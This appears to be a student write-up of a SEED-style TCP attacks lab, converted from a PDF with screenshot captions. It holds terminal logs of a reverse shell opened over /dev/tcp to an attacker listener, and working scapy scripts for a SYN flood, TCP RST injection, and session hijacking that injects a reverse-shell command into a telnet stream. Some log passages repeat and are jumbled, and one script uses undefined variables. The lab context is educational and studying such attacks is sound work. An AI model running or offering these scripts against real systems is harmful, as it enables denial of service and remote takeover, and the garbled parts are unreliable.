root@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090 1>&0 2>&0
```

```
seed@VM: ~/Desktop
Connection received on 10.9.0.5 44896
root@6ec15a9e81ac:/# ip -br address
ip -br address
lo      UNKNOWN    127.0.0.1/8
eth0@if6   UP        10.9.0.5/24
root@6ec15a9e81ac:/# cd /etc
cd /etc
root@6ec15a9e81ac:/etc# [REDACTED]

seed@VM: ~/Desktop
root@6ec15a9e81ac:/# exit
root@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090 1>&0 2>&0
```

```
seed@VM: ~/Desktop
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44896
root@6ec15a9e81ac:/# ip -br address
ip -br address
lo      UNKNOWN    127.0.0.1/8
eth0@if6   UP        10.9.0.5/24
root@6ec15a9e81ac:/# cd /etc
cd /etc
root@6ec15a9e81ac:/etc# ls -l
ls -l
total 436
-rw-r--r-- 1 root root 3028 Nov  6 2020 adduser.conf
drwxr-xr-x 1 root root 4096 Nov 26 2020 alternatives
drwxr-xr-x 3 root root 4096 Nov 26 2020 apparmor.d
drwxr-xr-x 1 root root 4096 Nov  6 2020 apt
-rw-r--r-- 1 root root 2319 Feb 25 2020 bash.bashrc

seed@VM: ~/Desktop
root@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090 1>&0
root@6ec15a9e81ac:/# ip -br address
root@6ec15a9e81ac:/# exit
root@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090 1>&0 2>&0
```

This was how we open a TCP shell.

---

## The scripts (.py files) used in this lab


### synflood.py



A screenshot of a code editor window titled "synflood.py". The file path is shown as "/Desktop/TCP/Labsetup/volumes/lab". The code is written in Python 3 and performs a SYN flood attack. It imports scapy.all, ipaddress, and random modules. It creates an IP packet with destination address 10.9.0.5 and a TCP packet with destination port 23, flags set to 'S'. The source IP is randomly generated, and the source port, sequence number, and acknowledgement number are also randomly generated. The packet is then sent with verbose output disabled.

```
1#!/bin/env python3
2
3from scapy.all import IP, TCP, send
4from ipaddress import IPv4Address
5from random import getrandbits
6
7ip = IP(dst="10.9.0.5")
8tcp = TCP(dport=23, flags='S')
9pkt = ip/tcp
10
11while True:
12    pkt[IP].src = str(IPv4Address(getrandbits(32)))
13    pkt[TCP].sport = getrandbits(16)
14    pkt[TCP].seq = getrandbits(32)
15    send(pkt, verbose = 0)
```


### synflood.c



A screenshot of a code editor window titled "synflood.c". The file path is shown as "/Desktop/TCP/Labsetup/volumes/lab". The code is written in C and defines a struct for the IP header. It includes headers for unistd.h, stdio.h, stdlib.h, errno.h, time.h, string.h, sys/socket.h, netinet/ip.h, and arpa/inet.h. The struct ipheader contains fields for iph\_ihl (IP header length), iph\_ver (IP version), iph\_tos (Type of service), iph\_len (IP Packet length (data + header)), and iph\_ident (Identification).

```
1#include <unistd.h>
2#include <stdio.h>
3#include <stdlib.h>
4#include <errno.h>
5#include <time.h>
6#include <string.h>
7#include <sys/socket.h>
8#include <netinet/ip.h>
9#include <arpa/inet.h>
10
11/* IP Header */
12struct ipheader {
13    unsigned char    iph_ihl:4, //IP header length
14                iph_ver:4; //IP version
15    unsigned char    iph_tos; //Type of service
16    unsigned short int iph_len; //IP Packet length (data + header)
17    unsigned short int iph_ident; //Identification
```


## reset\_auto.py



A screenshot of a code editor window titled "reset\_auto.py". The code is written in Python 3 and performs a TCP RESET attack. It defines a "spoof" function that creates a new TCP packet with the source and destination swapped, and then sends it. The script then uses the "sniff" function to capture packets on the interface "br-3f92190ac817" and applies a filter to only capture RESET packets from the client to the server. The code includes comments explaining the steps and the use of the "myFilter" variable.

```
1#!/usr/bin/python3
2from scapy.all import *
3import sys
4
5def spoof(pkt):
6    old_tcp = pkt[TCP]
7    old_ip = pkt[IP]
8
9    ip = IP(dst=old_ip.src, src=old_ip.dst)
10   tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="R", seq=old_tcp.ack)
11   pkt = ip/tcp
12   ls(pkt)
13   send(pkt, verbose=0)
14
15client = sys.argv[1]
16server = sys.argv[2]
17
18myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(server, client)
19print("Running RESET attack ...")
20print("Filter used: {}".format(myFilter))
21print("Spoofing RESET packets from Client ({}) to Server ({})".format(client, server))
22
23#Change the ifcase field with the actual name on your container
24sniff(iface='br-3f92190ac817',filter=myFilter, prn=spoof)
25
26
27
```

## hijacking \_auto.py



A screenshot of a terminal window titled "GNU nano 4.8" showing the "hijacking \_auto.py" script. The script is a modified version of the "reset\_auto.py" script, but instead of sending a RESET packet, it performs a session hijacking attack. It captures a TCP packet, extracts the data, and then creates a new TCP packet with the source and destination swapped, setting the ACK flag and the sequence number to the ACK value of the captured packet plus one. It then sends this packet and exits. The code includes comments explaining the steps and the use of the "myFilter" variable.

```
from scapy.all import *
import sys

def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip = pkt[IP]
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4 #TCP data length

    newseq = old_tcp.ack + 10
    newack = old_tcp.seq + tcp_len

    ip = IP(dst=old_ip.src, src=old_ip.dst)
    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="A", seq=newseq, ack=newack)

    data = "\ntouch /tmp/success\n"
    #data = "\n/bin/bash -i >dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
    pkt = ip/tcp/data
    ls(pkt)
    send(pkt, verbose=0)
    quit()

cli = sys.argv[1]
srv = sys.argv[2]

myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(server, client)
print("Running Session Hijacking attack ...")
print("Filter used: {}".format(myFilter))
print("Spoofing TCP packets from Client ({}) to Server ({})".format(client, server))

#Change the ifcase field with the actual name on your container
sniff(iface='br-3f92190ac817',filter=myFilter, prn=spoof)
```

```
Open hijacking_auto.py ~Desktop/TCP/Labs/setup/volumes/lab Save ▾ ▾ ▾
1#!/usr/bin/python3
2from scapy.all import *
3import sys
4
5def spoof(pkt):
6    old_tcp = pkt[TCP]
7    old_ip = pkt[IP]
8    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4 #TCP data length
9
10   newseq = old_tcp.ack + 10
11   newack = old_tcp.seq + tcp_len
12
13   ip = IP(dst=old_ip.src, src=old_ip.dst)
14   tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="A", seq=newseq, ack=newack)
15
16   #data = "\ntouch /tmp/success\n"
17   data = "\n/bin/bash -i >dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
18   pkt = ip/tcp/data
19   ls(pkt)
20   send(pkt, verbose=0)
21   quit()
22
23client = sys.argv[1]
24server = sys.argv[2]
25
26myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(server, client)
27print("Running Session Hijacking attack ...")
28print("Filter used: {}".format(myFilter))
29print("Spoofing TCP packets from Client ({}) to Server ({})".format(client, server))
30
31#Change the iface field with the actual name on your container
32sniff(iface='br-3f92190ac817',filter=myFilter, prn=spoof)
33
```